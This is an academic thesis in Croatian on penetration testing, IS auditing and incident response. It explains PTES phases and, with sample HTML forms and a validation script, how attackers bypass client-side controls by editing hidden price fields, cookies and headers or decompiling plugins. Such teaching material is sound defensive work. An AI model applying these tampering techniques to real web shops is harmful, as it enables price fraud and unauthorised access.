Ispitivanje ranjivosti informacijskih sustava u web okruženju i odgovor na računalno-sigurnosne incidente

Žuvić, Darian

DARIAN ŽUVIĆ

Ispitivanje ranjivosti informacijskih sustava u web okruženju i odgovor na računalno-sigurnosne incidente

DIPLOMSKI RAD

Sveučilište u Zagrebu

Ekonomski fakultet-Zagreb

Kolegij: Revizija informacijskih sustava

Mentor: Mario Spremić

Broj indeksa autora: 28440R07

Zagreb, rujan, 2019.

Sadržaj

DARIAN ŽUVIĆ
Ime i prezime studenta

IZJAVA O AKADEMSKOJ ČESTITOSTI

Izjavljujem i svojim potpisom potvrdujem da je završni rad isključivo rezultat mog vlastitog rada koji se temelji na mojim istraživanjima i oslanja se na objavljenu literaturu, a što pokazuju korištene bilješke i bibliografija. Izjavljujem da nijedan dio rada nije napisan na nedozvoljen način, odnosno da je prepisan iz necitiranog rada, te da nijedan dio rada ne krši bilo čija autorska prava. Izjavljujem, također, da nijedan dio rada nije iskorišten za bilo koji drugi rad u bilo kojoj drugoj visokoškolskoj, znanstvenoj ili obrazovnoj ustanovi.

Student:

U Zagrebu, 10.9.2019.

Darian Žuvić
(potpis)

4

1 UVOD

U današnje doba informacijski sustavi predstavljaju strateški resurs svake poslovne strukture. Ostvarivanje konkurentske prednosti sve češće ovisi o kvalitetnom upravljanju informacijskim sustavima. Pokazuje se da je u svrhu kvalitetnog upravljanja sve složenijim oblicima informacijskih sustava potrebno uspostaviti efikasnu komunikaciju na relaciji višeg odnosno srednjeg menadžmenta i informatičkih odjela organizacije.

U svrhu donošenja kvalitetnih odluka vezanih uz upravljanje informacijskim sustavom menadžment se u značajnoj mjeri oslanja na rad revizora informacijskih sustava kao posrednika u komunikaciji između informatičkih odjela i menadžmenta. Revizija informacijskih sustava, osim egzaktne, analitičke, danas predstavlja i modernu savjetodavnu funkciju, desnu ruku koja menadžmentu pomaže pri (korporativnom) upravljanju informatikom. Revizija informacijskih sustava predstavlja sustavan postupak kojim se ocjenjuje djeluje li informatika u skladu s poslovnim ciljevima, u kojoj mjeri djelotvorno i učinkovito podupire ciljeve poslovanja i kakva je praksa (zrelost) upravljanja i kontrole informacijskih sustava na raznim hijerarhijskim razinama[1]

U svrhu kvalitetne provedbe revizije informacijskih sustava potrebno je istovremeno posjedovanje visoke razine organizacijskih i tehničkih znanja. Revizor informacijskog sustava mora biti upoznat s tehničkom pozadinom problema kako bi bio u stanju uočiti nedostatke postojećih kontrola te razumjeti mogućnosti organizacije u kontekstu izrade prijedloga vezanih uz potrebna unapređenja informacijskog sustava.

Svaki bi menadžer trebao biti upoznat s opasnostima vezanim uz pojavu računalnih napada kako bi mogao operativno komunicirati sa stručnjacima koje angažira za zaštitu od takvih napada. Vrijeme donošenja odluke u današnjim uvjetima na tržištu također je moguće shvatiti kao važan faktor konkurentske prednosti. Kvaliteta komunikacije na relaciji višeg menadžmenta i tehničkih odjela naročito dolazi do izražaja u kontekstu upravljanja računalno-sigurnosnim incidentima. Mogućnost brzog razumijevanja svih aspekata problema vezanih uz pojavu sigurnosnog incidenta preduvjet je efikasnog rješavanja problema te minimiziranja negativnih učinaka za organizaciju. Donositelji odluka prema tome moraju biti dobro informirani o svim aspektima problema (uključujući i tehničku pozadinu problema). Menadžer

[1] Spremić M. Metode provedbe revizije informacijskih sustava, dostupno na adresi: https://hrcak.srce.hr/26137

ne može prepustiti stručnjacima zaduženim za zaštitu podataka donošenje strateških odluka vezanih uz obranu od eventualnog napada već mora tu odgovornost preuzeti na sebe. Tijekom obrane od računalnog napada osim tehničkih pitanja potrebno je analizirati i pravne, političke i poslovne aspekte problema. Između ostaloga, naročito je potrebno procijeniti kakvi i koji postupci obrane su prihvatljivi obzirom na komunikaciju s javnošću koja bi s takvim odlukama mogla biti povezana.

U sklopu ovog rada izložit će se tehničke osnove vezane uz ispitivanje ranjivosti informacijskih sustava u web okruženju iz perspektive penetracijskog testiranja kao tehnike revizije informacijskih sustava. Čitatelj je dakle u mogućnosti steći uvid u osnovne metode izvođenja napada odnosno razumjeti proces izvođenja napada iz perspektive samog napadača. Na ovaj način podiže se svjesnost o mogućnostima i ograničenjima napadača, a sve to u svrhu kvalitetnijeg upravljanja sigurnošću informacijskog sustava. Također će se izvršiti analiza odgovarajućih sigurnosnih mehanizama kao i same metodologije odgovora na računalno-sigurnosne incidente.

2 ISPITIVANJE RANJIVOSTI INFORMACIJSKIH SUSTAVA U WEB OKRUŽENJU

2.1 Penetracijsko testiranje i odgovor na računalno-sigurnosne incidente

Ispitivanje ranjivosti informacijskih sustava u web okruženju prikazat će se u sklopu analize penetracijskog testiranja. Na ovaj način čitatelj će imati priliku steći uvid u sve osnovne koncepte vezane uz ispitivanje ranjivosti i to iz perspektive samog napadača.

Penetracijsko testiranje predstavlja jednu od tehnika procjene sigurnosti informacijskih sustava. Ono se zasniva na imitaciji realnog napada na IT infrastrukturu. Analiza izvođenja napada iz perspektive napadača doprinosi višoj razini razumijevanja mogućnosti i ograničenja napadača s ciljem oblikovanja efikasnih sigurnosnih mehanizama. U skladu s tim naglašava se važnost detaljnog upoznavanja osoba zaduženih za upravljanje sigurnošću informacijskim sustavima s metodama izvođenja napada na informacijske sustave.

Penetracijsko testiranje provodi se s ciljem evaluacije postojećih sigurnosnih mehanizama organizacije te u tom kontekstu predstavlja jednu od tehnika provedbe revizije informacijskih sustava. Krajnji proizvod procesa penetracijskog testiranja je izvješće koje sadrži analizu sigurnosnih informatičkih rizika i prijedloge za njihovo umanjenje.

Često se pojam etičkog hakiranja poistovjećuje s penetracijskim testiranjem. Međutim, etičko hakiranje predstavlja širi pojam te obuhvaća sve tehnike sigurnosnog testiranja koje problemu pristupaju s pozicije hipotetskog napadača, dok penetracijsko testiranje predstavlja samo jednu od mogućih tehnika primijenjenih u procesima etičkog hakiranja. Među ostalim se uz penetracijsko testiranje kao formalne metode etičkog hakiranja primjenjuju još i tehnike provjere ranjivosti i *red teaming*.

Provjera ranjivosti na tržištu se pojavljuje kao zasebna usluga ispitivanja sigurnosti informacijskog sustava. Ona podrazumijeva identifikaciju širokog skupa ranjivosti, procjenu sigurnosnog rizika pojedine ranjivosti i generiranje prijedloga za njihovo umanjenje. Napad na sustav se u ovom slučaju u pravilu ograničava na pronalazak ranjivosti pri čemu se ne testira potencijal eksploatacije takve ranjivosti. Proces penetracijskog testiranja s druge strane podrazumijeva izvršenje određenog opsega procesa provjere ranjivosti na temelju kojih rezultata se u pravilu i testira efekt eksploatacije identificiranih ranjivosti. Testiranje

mogućnosti eksploatacije ranjivosti nužan je korak prilikom prikupljanja kvalitetnih informacija vezanih uz sigurnosno stanje sustava. To proizlazi iz kreativne prirode procesa eksploatacije i velikog broja potencijalnih sinergijskih učinaka pojedinih ranjivosti. Penetracijsko testiranje na tržištu se često promovira kao viši stupanj usluge ispitivanja sigurnosti. Ovaj oblik analize se u odnosu na samu procjenu ranjivosti u većoj mjeri temelji na manualnom radu te prema tome podrazumijeva i više troškove. Provjera ranjivosti temelji se na automatiziranom procesu, te ga se može smatrati uvodnim korakom u stvarno penetracijsko testiranje koje potvrđuje ili opovrgava ranjivosti detektirane automatskim procesom. Za razliku od pretraživanja ranjivosti, penetracijsko testiranje daje reducirani skup detektiranih ranjivosti za koje se s izuzetno velikom sigurnošću može tvrditi da se doista nalaze u sustavu. [2]Navedena razgraničenja u određenim slučajevima ipak mogu biti zamagljena pa se tada kao fundamentalna razlika navodi orijentacija penetracijskog testiranja prema izvršenju unaprijed definiranog skupa ciljeva napada. Provjera ranjivosti je s druge strane orijentirana na prikupljanje široke liste ranjivosti unutar informacijskog sustava.

Odgovor na računalno-sigurnosne incidente konceptualno je sličan penetracijskom testiranju. Faza analize u sklopu metodologije odgovora na računalno-sigurnosne incidente podrazumijeva pronalazak „ranjivosti“ u sklopu izvedenog napada s ciljem obuzdavanja i iskorjenjivanja incidenta te zatim oporavka sustava te identificiranja napadača. Oba procesa podrazumijevaju visoku razinu kreativnosti i fleksibilnosti osoba zaduženih za njihovu provedbu. Izvođenje samih procesa u značajnoj se mjeri razlikuje u svakom pojedinom slučaju te je u svrhu njihove provedbe potrebno raspolagati visokom razinom odgovarajućih tehničkih znanja.

U kontekstu odgovora na računalno-sigurnosne incidente potrebno je opisati i uslugu *red teaming-a* (*red team exercise, red team assessment*). Fundamentalna razlika između penetracijskog testiranja i *red teaming-a* jest u tome što potonji podrazumijeva kontinuirano ispitivanje mogućnosti proboja za razliku od jednokratnog pristupa kakav se primjenjuje kod penetracijskog testiranja. *Red team exercise* je nadalje orijentiran na testiranje sposobnosti organizacije u području detekcije napada i produciranja odgovarajuće reakcije. Provedba *red teaming* usluge gubi svoj smisao u slučaju nepostojanja obrambenog tima klijenta kao objekta evaluacije. Ovaj postupak ima za zadatak analizu širokog opsega mogućih točaka upada u sustav pri čemu se analizom obuhvaćaju programska rješenja te fizički i ljudski resursi. *Red team exercise* podrazumijeva timski rad putem kojeg se u kombinaciji sa širokim rasponom

[2] https://www.cis.hr/www.edicija/LinkedDocuments/CCERT-PUBDOC-2008-02-219.pdf

dozvoljenih točaka upada nastoji što vjernije simulirati realni napad na informacijsku infrastrukturu izveden od strane organiziranog kriminala. *Red teaming* se na tržištu promovira kao najviši stupanj usluge sigurnosnog testiranja baziranog na simulaciji stvarnog napada.

Trend razvoja koncepta pametnih gradova ukazuje na to da će važnost informacija kao strateškog resursa nastaviti rasti u budućnosti, a time i važnost sigurnosti informacijskih sustava. Sigurnost ljudskih života ovisit će efikasnosti procesa odgovora na računalno-sigurnosne incidente. U tom kontekstu potrebno je brzo i kvalitetno donošenje odluka na razini srednjeg i višeg menadžmenta. Kvalitetu komunikacije između menadžmenta i tehničkih odjela moguće je unaprijediti upoznavanjem menadžmenta s potrebnim tehničkim znanjima iz područja informacijske sigurnosti. Prema tome znanja vezana uz tehnički aspekt sigurnosti informacijski sustav nisu rezervirana samo za sigurnosne stručnjake i revizore informacijskih sustava već je nužno i odgovarajuće razumijevanje problematike od strane srednjeg i višeg menadžmenta.

U nastavku rada opisan je cjelokupni proces izvođenja penetracijskog testiranja. Naglasak je pritom stavljen na analizu različitih koncepata napada i odgovarajućih ranjivosti sustava.

2.2 Cyber rizici

Rizik predstavlja opasnost ili vjerojatnost da će odgovarajući izvor prijetnje u određenim okolnostima iskoristiti ranjivost (slabost) sustava, čime se, posljedično, može počiniti neka šteta imovini organizacije. Informatički rizici su poslovni rizici koji proizlaze iz intenzivne uporabe informacijskih sustava i tehnologije u okruženju digitalne ekonomije. [3]Sigurnosni informatički rizici predstavljaju vrstu informatičkih rizika temeljenih na opasnosti od vanjske penetracije informacijskog sustava. Kao rezultat odsustva ili loše implementacije sigurnosnog mehanizma informacijskog sustava dolazi do povećanja razine ranjivosti a time i više razine sigurnosnog informatičkog rizika. Rizici se općenito mogu kvantificirati korištenjem određenog oblika funkcije triju zavisnih varijabli: imovine, razine prijetnje i razine ranjivosti.

Provedba penetracijskog testiranja rezultira dokumentacijom koja sadrži analizu sigurnosnih informatičkih rizika i prijedloge za njihovo umanjenje. Izvršitelj revizije informacijskog

[3] Spremić M. (2017). Sigurnost i revizija informacijskih sustava u okruženju digitalne ekonomije. Nakladnik: Ekonomski fakultet-Zagreb.

sustava mora posjedovati odgovarajuću kombinaciju tehničkih i ekonomskih znanja kako bi bio u stanju izvršiti kvalitetnu procjenu rizika. Zadatak menadžmenta jest da na osnovu procijenjenih rizika donese odluku o optimalnoj alokaciji resursa s ciljem implementacije odgovarajućih sigurnosnih mehanizama.

3 KONCEPTI IZVOĐENJA NAPADA NA INFORMACIJSKE SUSTAVE U WEB OKRUŽENJU

3.1 PTES

U svrhu kvalitetnog izvršenja ciljeva penetracijskog testiranja potrebno je uspostaviti odgovarajući metodološki okvir. Izvođač se pri tome može poslužiti raznim standardima razvijenima za tu svrhu.

PTES (*penetration testing execution standard*) predstavlja jedan od standarda koji osiguravaju smjernice za oblikovanje penetracijskog procesa. PTES u cijelosti obuhvaća proces testiranja informacijskog sustava te uz web aplikacije uključuje i analizu ostalih područja implementacije sigurnosnih mehanizama poput komunikacijskih mreža odnosno fizičke sigurnosti sustava. Standard je orijentiran na definiranje konceptualnih rješenja tijekom 7 faza testiranja. Slijedi sažet prikaz pojedinih faza[4]:

1. Pripremne radnje obuhvaćaju uspostavljanje komunikacijskih kanala s korisnikom, utvrđivanje raspona analize, rokova izvođenja, ciljeva i pravila, odnosno ovlasti i ograničenja tijekom izvođenja napada;
2. Prikupljanje informacija obuhvaća identifikaciju implementiranih sigurnosnih mehanizama (filtriranje korisničkih zahtjeva, mehanizmi zaključavanja računa, autentifikacije, potvrđivanja unosa, saniranja i slično), prikupljanje informacija o ljudskim resursima (primjerice praćenje lokacije na temelju metapodataka[5] slika objavljenih na društvenim mrežama), analizu financijskih podataka i organizacijske strukture, analizu poslovnih odnosa i pronalazak odgovarajućih tragova u svrhu dedukcije liste korisnika, email računa, domena, poslužitelja, usluga i aplikacija pod nadležnošću ciljane organizacije;
3. Modeliranje prijetnji obuhvaća analizu imovine i poslovnih procesa uz bilježenje njihove strateške važnosti te identifikaciju izvora prijetnji i njihovih sposobnosti;
4. Analiza ranjivosti obuhvaća identifikaciju ranjivih *web server* metoda u upotrebi, konzultiranje baza podataka u svrhu pribavljanja informacija o poznatim ranjivostima

[4] Temeljeno na dokumentu dostupnom na sljedećoj adresi: *http://www.pentest-standard.org* [3.12.2016.].
[5] Metapodatci su podatci o podatcima – podatci koji opisuju karakteristike nekog izvora u digitalnom obliku.


testiranih komponenti, *fuzzing*[6], analizu izvornog koda, definiranje prioritetnih meta, grupiranje otkrivenih ranjivosti te konsolidaciju istovrsnih ranjivosti otkrivenih putem različitih alata odnosno metoda provjere;

5. Eksploatacija obuhvaća oblikovanje preciznog napada usmjerenog na eksploataciju izabranih ranjivosti uz izbjegavanje mehanizama implementiranog sustava za detekciju i prevenciju napada (napad je prioritetno usmjeren na ona područja čija eksploatacija rezultira najsnažnijim utjecajem na organizaciju odnosno koja podrazumijevaju najvišu vjerojatnost uspješnosti napada);
6. Post-eksploatacija obuhvaća izvlačenje podataka, procjenu osjetljivosti podataka spremljenih na kompromitiranom sustavu i korisnosti sustava u slučaju eskalacije napada, uvođenje mehanizma za jednostavan naknadni pristup sustavu (instalacija *backdoora*[7], otvaranje novog korisničkog računa), eskalacija napada, brisanje svih novostvorenih izvršnih (eng. *exe*) datoteka, skripta, privremenih datoteka, *backdoora* i otvorenih korisničkih računa za vrijeme testiranja te vraćanje originalnih aplikacijskih postavki i postavki sustava;
7. Sastavljanje izvješća obuhvaća komunikaciju ciljeva, korištenih metoda i ostvarenih rezultata, odnosno procjenu rizika informacijskog sustava te predstavljanje prijedloga u svrhu podizanja razine sigurnosti sustava.

3.2 Koraci u izvođenju napada

Detaljnije smjernice s većim naglaskom na tehničku izvedbu napada na web aplikacije moguće je pronaći u sklopu metodologije sadržane u jednom od izvora diplomskog rada[8]. Ova metodologija se za razliku od PTES-a koji sigurnosnoj analizi pristupa sa šireg aspekta jer uključuje analizu fizičke sigurnosti informacijske infrastrukture i sigurnosti mreža, fokusira na pronalazak i eksploataciju ranjivosti sigurnosnih mehanizama web aplikacija. Slijedi grafički prikaz metodologije uz sažeti prikaz izabranih faza procesa u skladu s ograničenim obujmom diplomskog rada.

[6] *Fuzzing* je tehnika testiranja koja se svodi na slanje neispravnih, neočekivanih ili slučajnih podataka u sklopu zahtjeva te analizu odgovora od strane aplikacije u svrhu identifikacije ranjivosti.
[7] Metoda zaobilaženja normalnog procesa autentifikacije u svrhu održavanja neautoriziranog pristupa.
[8] Stuattard D., Pinto M. (2011). The Web Application Hacker's Handbook - Finding and Exploiting Security Flaws. Izdavač: Wiley Publishing, Inc. (2011).



Slika 1. Koraci u izvođenju napada

3.3 Testiranje kontrola na strani klijenta

Osnovni sigurnosni problem web aplikacija proizlazi iz procesa obrade proizvoljnog korisničkog unosa. Unatoč tome veliki broj aplikacija delegira segmente procesuiranja s poslužitelja na klijenta[9]. U načelu se radi o fundamentalnom sigurnosnom propustu. Korisnik ima potpunu kontrolu nad klijentom te je u stanju premostiti bilo koji oblik kontrole koji je implementiran na strani klijenta. Preostaje pitanje zbog čega se inzistira na takvim rješenjima. Postoje razni odgovori na to pitanje. Kao jedan od razloga se može navesti želja za rasterećenjem baze podataka odnosno procesorske snage poslužitelja. Ukoliko je aplikacija implementirana na više različitih poslužitelja dijeljenje podataka među njima ponekad može

[9] Klijent je dio računalnog hardwarea ili softwarea koji prilikom rada koristi usluge dostupne od strane povezanog poslužitelja.

predstavljati značajan problem. Ako aplikacija koristi komponente trećih strana njihova modifikacija u svrhu integracije s bazom podataka također može predstavljati problem. Kao jednostavnije rješenje koristi se transmisija podataka putem klijenta. Praćenje novih parametara od strane klijenta ponekad zahtijeva ažuriranje osnovnih elemenata API-a[10].

Postoje dva osnovna područja korištenja funkcionalnosti klijenta prilikom implementacije web aplikacija: čuvanje podataka i potvrđivanje korisničkog unosa.

Čuvanje podataka putem klijenta se uobičajeno koristi u svrhu održavanja sesije. Pri tome se mogu koristiti skrivena polja HTML forme[11]. U nastavku je prikazana HTML forma s ugrađenim skrivenim (eng. *hidden*) poljem koje se koristi u svrhu čuvanja podataka o cijeni proizvoda.

```
<form method=”post” action=”Trgovina.aspx?prod=1”>
Proizvod: Slušalice Beats Pro Over Black<br/>
Cijena: 1200 <br/>
Količina: <input type=”text” name=”količina”>
<br/>
<input type=”hidden” name=”cijena” value=”1200”>
<input type=”submit” value=”kupiti”>
</form>
```

Poslužitelj na temelju korisničkog zahtjeva te, u općem slučaju, u ovisnosti o korisničkoj sesiji definira i prosljeđuje nazad cijenu proizvoda unutar skrivenog polja. Podatak o cijeni se sada arhivira na strani klijenta te se šalje poslužitelju u sklopu svake sljedeće ispostave forme. Manipulaciju skrivenim poljem je jednostavno ostvariti. Jedan od mogućih puteva obuhvaća kopiranje izvornog koda stranice, modifikaciju polja pomoću uređivača teksta te ispostavu nove forme putem web preglednika. Isto je moguće izvesti na elegantniji način korištenjem ugrađenih funkcija unutar web preglednika. Primjerice, kod *Chrome* preglednika je potrebno odabrati opciju *developer tools* te u konzolu unijeti sljedeću naredbu: *write $0.contentEditable = true.* Navedena naredba nam omogućuje uređivanje izvornog koda zaprimljene stranice i to izravno iz web preglednika. U svrhu manipulacije korisničkim zahtjevom kao univerzalno rješenje možemo koristiti i *proxy poslužitelj*[12] (npr. *Burp Suite*). *Proxy poslužitelj* u ovom slučaju služi za presretanje i modifikaciju svih generiranih zahtjeva odnosno odgovora u sklopu HTTP odnosno HTTPS kanala komunikacije između klijenta i aplikacijskog poslužitelja. U

[10] API (Aplication programming interface) je skup procedura i funkcija koje se koriste prilikom izrade određenog programa.
[11] HTML forma je jezični element HTML jezika koji omogućuje unos, obradu i slanje korisničkih podataka.
[12] Računalo odnosno računalni proces koji posreduje u komunikaciji između poslužitelja i klijenta. U ovom slučaju misli se na računalni proces koji se izvršava na strani klijenta.

ekstremnim slučajevima povezanim s tom ranjivosti moguće je unosom negativne vrijednosti u skriveno polje cijene ostvariti vlasništvo nad proizvodom uz paralelni prijenos novčanih sredstava.

Postoje i drugi mehanizmi čuvanja podataka putem klijenta kao što je korištenje *Set-Cookie* odnosno *Referer* HTTP zaglavlja te URL parametara. Kolačići (eng. *cookies*) predstavljaju datoteke na korisničkom disku spremljene prilikom interakcije s određenim web aplikacijama. Vrijednost *cookieja* se postavlja od strane poslužitelja putem *Set-Cookie* zaglavlja u sklopu HTTP odgovora. Klijent vraća *cookie* koristeći isto zaglavlje u sklopu HTTP zahtjeva. *Referer* zaglavlje se definira od strane web preglednika prilikom oblikovanja HTTP zahtjeva. Zaglavlje sadrži podatke o web stranici posredstvom koje je korisnik uputio novi zahtjev. Oba navedena HTTP zaglavlja je moguće proizvoljno modificirati korištenjem *proxy poslužitelja*. URL parametri predstavljaju uređene parove naziva i pridruženih vrijednosti parametara koji se prenose unutar URL-a u sklopu GET metode. U svim netom navedenim slučajevima korisnik posjeduje apsolutnu kontrolu nad konačnom vrijednošću odaslanih podataka. Korištenje klijenta na ovaj način predstavlja značajan sigurnosni rizik koji prvenstveno ovisi o ulozi odaslanih podataka u sklopu aplikacijske logike.

Drugo područje korištenja klijenta od strane web aplikacija se odnosi na potvrđivanje korisničkog unosa. Potvrđivanje korisničkog unosa je u ovom slučaju moguće provesti na različite načine. Kao jedan od jednostavnijih oblika pojavljuje se upotreba *maxlength* atributa[13] u sklopu *input taga*[14]. Browser će odbiti korisnički unos ukoliko je on dulji od vrijednosti zapisane u *maxlength* atributu. Na taj je način ostvarena kontrola nad korisničkim unosom koju je lagano zaobići koristeći jednaki postupak kao i u prethodnom slučaju vezanom uz čuvanje podataka putem klijenta. U svrhu provjere unosa moguće je koristiti i skripte koje omogućuju definiranje preciznijih ograničenja u odnosu na kontrolne mehanizme ugrađene unutar HTML formi. U nastavku je prikazan primjer forme i pripadajuće validacijske skripte:

```
<form method=”post” action=”Trgovina.aspx?prod=2” onsubmit=”return
validateForm(this)”>
Proizvod: Samsung Multiverse <br/>
Cijena: 399 <br/>
Količina: <input type=”text” name=”količina”>
<br/>
<input type=”submit” value=”Kupiti”>
```

[13] Misli se na HTML atribut uz pomoć kojeg se definira određeno svojstvo HTML elementa. *Maxlength* atribut definira maksimalnu duljinu korisničkog nosa unutar polja forme.
[14] Vrsta metapodataka koja se koristi unutar HTML jezika u svrhu označavanja pojedinih struktura, u ovom slučaju polja forme za unos korisničkih podataka.

```
</form>

<script>function validateForm(theForm)

{
var isInteger = /^\d+$/;
var valid = isInteger.test(količina) &&
količina > 0 && količina <= 50;
if (!valid)
alert('Unesite validnu količinu (maksimalna količina je 50 jedinica)');
return valid;
}
</script>
```

Skripta kao parametar uzima objekt forme te analizira unos *input taga* koji se identificira korištenjem vrijednosti atributa *name*. U ovom slučaju atribut *name* analiziranog *input taga* sadrži vrijednost *količina*. Skripta korištenjem navedene vrijednosti atributa adresira korisnički unos te uspoređuje njegovu vrijednost sa zadanim ograničenjima. Ograničenja uvjetuju da niz znakova unesen od strane korisnika predstavlja prirodni broj manji ili jednak 50. U svrhu određivanja usklađenosti unosa s karakteristikama prikaza cijelog broja koristimo regularni izraz: */^\d+$/*. Regularni izraz služi kao obrazac za ocjenu pripadnosti znakovnog niza određenom skupu znakovnih nizova. U ovom slučaju obrazac obuhvaća sve nizove znakova koji započinju s decimalnim znakom odnosno sadrže minimalno jedan decimalni znak bez gornjeg ograničenja. Zaobilaženje ovog tipa kontrole je moguće postići onemogućavanjem izvođenja skripte u sklopu web preglednika. Ovakav pristup može izazvati probleme u slučaju kada aplikacija koristi skriptu za generiranje kritičnog dijela korisničkog sučelja. Alternativni pristup problemu je unos benigne vrijednosti koja zadovoljava uvjet te presretanje i modifikacija generiranog zahtjeva. Također je moguće presresti skriptu na putu od poslužitelja prema klijentu te je modificirati na način da dopušta unos proizvoljne vrijednosti u odgovarajuća polja forme.

U svrhu procesuiranja korisničkog unosa na strani klijenta, uz navedene HTML forme, koriste se i razni dodaci za web preglednike poput *Java appleta, Sliverlighta* ili *Flasha*. Nabrojani dodaci (eng. *plugin)* omogućuju ostvarenje performansi desktop aplikacija u sklopu web preglednika te se koriste u svrhu ispunjenja specifičnih zahtjeva aplikacije odnosno poboljšanja korisničkog iskustva. Upotrebu pronalazimo na području online prodaje, online kasina i raznih online igara. U svim navedenim slučajevima određena razina brzine izvođenja predstavlja preduvjet za odgovarajuće funkcioniranje aplikacije. Zbog toga se u sklopu razvoja web aplikacija često pristupa korištenju *pluginova* koji delegiraju značajne dijelove procesuiranja s poslužitelja na klijenta. To je praksa unatoč činjenici što oni u pravilu predstavljaju lošu praksu

sa sigurnosnog aspekta. Već je navedeno kako korisnik posjeduje apsolutnu kontrolu nad podacima na strani klijenta. Bez obzira na to što relevantni podaci u slučaju korištenja dodataka za web preglednike mogu biti sakriveni u šumi namjerno zamršenog koda odnosno zaštićeni enkripcijom prilikom transmisije, navedeni „sigurnosni mehanizmi“ mogu samo privremeno odgoditi neizbježnu kompromitaciju sustava. Ranjivost je moguće eksploatirati presretanjem podataka u slučaju transparentnog prijenosa. Alternativni pristup jest identifikacija i preuzimanje odgovarajućeg *bytecoda*[15] te njegova de kompilacija u programski jezik višeg stupnja. U nastavku se vrši analiza i modifikacija izvornog koda u programskom jeziku više razine, a postupak završava kompilacijom prerađenog koda natrag u *bytecode*. *Bytecode* kao posredni jezik podržava izvođenje na različitim platformama te se uz pomoć virtualne mašine [16] interpretira u strojni kod. Naravno, moguće je izvesti i kompilaciju *bytecodea* u strojni kod u svrhu još bržeg izvođenja programa. Strojni kod predstavlja skup instrukcija specifičnih za određenu arhitekturu računala te podrazumijeva najniži nivo apstrakcije u domeni računalnog programiranja. Uz navedene ekstenzije koje se izvode unutar *sandboxa*[17] virtualne mašine postoje i dodaci napisani u strojnom kodu s namjerom izravnog izvođenja na korisničkom sustavu. Takvi *pluginovi* se koriste u situacijama kada je potrebno izvesti snažniju integraciju aplikacije s funkcionalnošću lokalnog sustava, primjerice u slučaju integracije sa čitačem pametne kartice. Korištenje takvih *pluginova* (npr. *ActiveX controls*) predstavlja značajan sigurnosni rizik za klijenta zbog mogućnosti kompromitacije cijelog korisničkog sustava.

U skladu s izloženim se može zaključiti da je aplikacija dužna, u svrhu očuvanja sigurnosti sustava, provjeriti svaki korisnički unos bez obzira na implementirane kontrolne mehanizme sa strane klijenta. Aplikacija pritom treba koristiti prikladne komponente na strani poslužitelja.

3.4 Testiranje autentifikacije

Autentifikacija predstavlja jednu od osnova sigurnosnog sustava web aplikacije. Mehanizam je konceptualno jednostavan te se svodi na analizu unesene kombinacije korisničkog imena i lozinke. U ovisnosti o rezultatu analize korisničkog unosa korisniku se dopušta odnosno

[15] *Bytecode* predstavlja posredni programski jezik razvijen u svrhu efikasnijeg izvođenja procesa interpretacije višeg programskog jezika.
[16] Virtualna mašina je program koji simulira izvođenje proizvoljnog operacijskog sustava u sklopu operacijskog sustava koji se trenutno izvršava na računalu.
[17] *Sandbox* predstavlja sigurnosni koncept koji omogućuje izvođenje programa na siguran način ograničavanjem njegovog pristupa pojedinim resursima.

onemogućava pristup traženom resursu. Unatoč jednostavnosti mehanizma analiza konkretnih implementacija često rezultira pronalaskom raznih oblika ranjivosti.

